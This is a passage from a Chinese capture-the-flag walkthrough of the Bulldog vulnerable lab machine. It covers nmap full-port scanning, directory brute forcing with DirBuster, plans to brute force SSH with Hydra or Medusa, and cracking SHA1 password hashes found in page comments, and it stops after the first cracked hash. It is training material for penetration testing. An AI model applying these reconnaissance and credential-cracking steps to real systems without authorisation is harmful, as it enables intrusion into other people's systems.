

- 端口和服务识别

使用nmap扫描1-65535全端口，并做服务指纹识别

```
nmap -p1-65535 -A 172.20.10.7
```



```
Nmap scan report for 192.168.128.108
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 00:0C:29:69:28:AA (VMware)
```



```
root@kali:~# nmap -p1-65535 -A 192.168.128.108

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-04 07:32 CST
Nmap scan report for 192.168.128.108
Host is up (0.00040s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
23/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:8b:fc:9e:d9:2e:28:22:6b:2e:0e:e3:72:c5:bb:52 (RSA)
|   256 cd:bd:45:d8:5c:e4:8c:b6:91:e5:39:a9:66:cb:d7:98 (ECDSA)
|_  256 2f:ba:d5:e5:9f:a2:43:e5:3b:24:2c:10:c2:0a:da:66 (EdDSA)
80/tcp   open  http    WSGIServer 0.1 (Python 2.7.12)
|_http-server-header: WSGIServer/0.1 Python/2.7.12
|_http-title: Bulldog Industries
8080/tcp open  http    WSGIServer 0.1 (Python 2.7.12)
|_http-server-header: WSGIServer/0.1 Python/2.7.12
|_http-title: Bulldog Industries
MAC Address: 00:0C:29:69:28:AA (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

发现目标主机端口和服务如下：

端口 协议 后端服务

TCP 23 SSH open-ssl 7.2p2

TCP 80 HTTP WSGIServer Python 2.7.12

TCP 8080 HTTP WSGIServer Python 2.7.12

操作系统：Linux 3.2-4.9

漏洞挖掘的详细思路

- web漏洞思路：

(1) 查看每个网页的源码，看是否有提示；

(2) 暴破目录，用DirBuster，看是否有新网页，找新网页的漏洞；

(3) 找注入或框架漏洞：如果网页有输入框、URL参数，可AWVS扫描注入；如果web使用了某些CMS框架，只能找框架的通用漏洞，通常扫描不到注入。


- ssh利用思路：

(1) 如得到用户名，可以用就九头蛇或美杜莎暴破弱口令，但需要强大的字典且有弱口令。

(2) 如果得到web管理或系统账号，可以尝试连接ssh，如能连接上，无需反弹shell了。

- 步骤1：浏览网页，暴破目录

(1) 访问 http://172.20.10.7/ 进入首页：




Bulldog Industries

Thank you for visiting Bulldog Industries' website, the world's number one purveyor of high quality English Bulldog photography! Unfortunately we are suspending business operations until further notice. On the first of this month, we were made aware of a breach of our technology systems. We are currently assessing the possibility that hackers may have gotten access to customer payment information. Do not be alarmed as we will be providing simple credit monitoring for all affected customers.

For more information on this, please see our public disclosure notice found below.

Public Notice



To our valued customers,

On the first of this month our technical analysts discovered a breach of our payment card systems. I don't know how these hackers did it. Our technical folk are telling me something about a clam shell and a smelly cow? I'm not sure about all of that.

To prove Bulldog Industries' commitment to our customers I fired all of our existing technical staff. All of them! We are going to restart from the ground up! No more excuses! Our tech guys will have to make due with what they've got. We even increased their budget 1%!

You gotta see the neck beards on the new guys! Real tech hipsters. Zuckerberg types. They know their stuff, security wont be a problem from now on!


I'd like to remind our valued customers that we will be providing basic credit monitoring services as a result of this breach (if you've made a purchase of $100 or more).

Your true friend,

Winston Churchy (CEO)

首页有链接，点击进入notice页面，未发现有价值的信息。


(2) 使用DirBuster暴破目录，得到dev和admin目录：



http://192.168.128.108:80/

Type	Found	Response	Size	Include	Status
Dir	/	200	1617	☑	Scanning
Dir	/admin/	302	352	☑	Waiting
File	/notice	301	220	□	
Dir	/dev/	200	163	☑	Waiting
Dir	/notice/	200	163	☑	Waiting

(3) 访问http://172.20.10.7/admin，这是一个Django管理后台，需要用户名、密码登录，试了下没有常见弱口令，先不尝试暴破，去看看其他页面。




Django administration

Username:

Password:

(4) 访问http://172.20.10.7/dev，该页面的有价值信息非常多，主要信息：



Design of new system?

The new website will be written entirely in Django (Mr. Churchy requested "high-end tech hipster stuff"). As of right now, SSH is enabled on the system. This will be turned off soon as we will transition to using Web-Shell, a proprietary shell interface. This tool is explained at the link below. Additionally, be aware that we will start using MongoDB, however we haven't fully installed that yet.

Also be aware that we will be implementing a revolutionary AV system that is being custom made for us by a vendor. It touts being able to run every minute to detect intrusion and hacking. Once that's up and running we will install it on the system.

Web-Shell


Who do I talk to to get started?

Team Lead: alan@bulldogindustries.com
Back-up Team Lead: william@bulldogindustries.com

新系统不在使用php或任何CMS，而是使用Django框架开发。这意味着不太可能再找到网页的注入漏洞，只能找Django框架漏洞；网站不使用php，无需再找php漏洞或者写php木马；

新系统使用webshell管理，有一个Web-shell链接，点击可访问


http://172.20.10.7/dev/shell/,但是需要认证。




Please authenticate with the server to use Web-Shell

- 步骤2：破解hash

(1) 查看http://172.20.10.7/dev页面源码，会发现有个Team Lead的邮箱和hash:



```

 <!--Need these password hashes for testing. Django's default is too complex-->
 <!--We'll remove these in prod. It's not like a hacker can do anything with a hash-->
 Team Lead: alan@bulldogindustries.com<br><!--6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
 Back-up Team Lead: william@bulldogindustries.com<br><br><!--38882f3b81f8f2bc47d9f3119155b05f954892fb-->
 Front End: malik@bulldogindustries.com<br><!--c6f7e34d5d08ba4a40dd5627508ccb55b425e279-->
 Front End: kevin@bulldogindustries.com<br><br><!--0e6ae9fe8af1cd4192865ac97ebf6bda414218a9-->
 Back End: ashley@bulldogindustries.com<br><!--553d917a396414ab99785694afd51df3a8a8a3e0-->
 Back End: nick@bulldogindustries.com<br><br><!--ddf45997a7e18a25ad5f5cf222da64814dd060d5-->
 Database: sarah@bulldogindustries.com<br><!--d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
 </font></p>
 </div>
</div>
```




```
  <p><font size="4em">If you're reading this you're likely a contractor working for
Bulldog Industries. Congratulations! I'm your new boss, Team Lead: Alan Brooke. The CEO
has literally fired the entire dev team and staff. As a result, we need to hire a bunch of people
very quickly. I'm going to try and give
you a crash course on Bulldog Industries website.<br><br>
<b>How did the previous website get attacked?</b><br><br>
An APT exploited a vulnerability in the webserver which gave them a low-privilege shell.
From there they exploited dirty cow to get root on the box. After that, the entire system
was taken over and they defaced the website. We are still transitioning from the old system to the
new one. In the mean time we are using some files which may be corrupted from the original
system. We haven't had a chance to make sure there were no lingering traces of the hack so if you find
any, send me an email.<br><br>
<b>How are we preventing future breaches?</b><br><br>
At the request of Mr. Churchy, we are removing PHP entirely from the new server. Additionally
we will not be using PHPMyAdmin or any other popular CMS system. We have been tasked with creating
our own.<br><br>
<b>Design of new system?</b><br><br>
The new website will be written entirely in Django (Mr. Churchy requested "high-end tech hipster stuff").
As of right now, SSH is enabled on the system. This will be turned off soon as we will transition
to using Web-Shell, a proprietary shell interface. This tool is explained at the link below. Additionally,
be aware that we will start using MongoDB, however we haven't fully installed that yet.<br><br>
Also be aware that we will be implementing a revolutionary AV system that is being custom made for us by
a vendor. It touts being able to run every minute to detect intrusion and hacking. Once that's up and running
we will install it on the system.
```

并且有明显的英文提示：We’ll remove these in prod. It’s not like a hacker can do anything with a hash。

Team Lead: alan@bulldogindustries.com<br><!--6515229daf8dbdc8b89fed2e60f107433da5f2cb-->

(2) hash长度为40位，可以看出是sha1，即使不知道是哪种hash，也可以把每个hash值，到CMD5尝试碰撞解密：



密文: ddf45997a7e18a25ad5f5cf222da64814dd060d5

类型: sha1

查询结果：
bulldog

(3) 最终解密出2个hash值：

Back End: nick@bulldogindustries.com

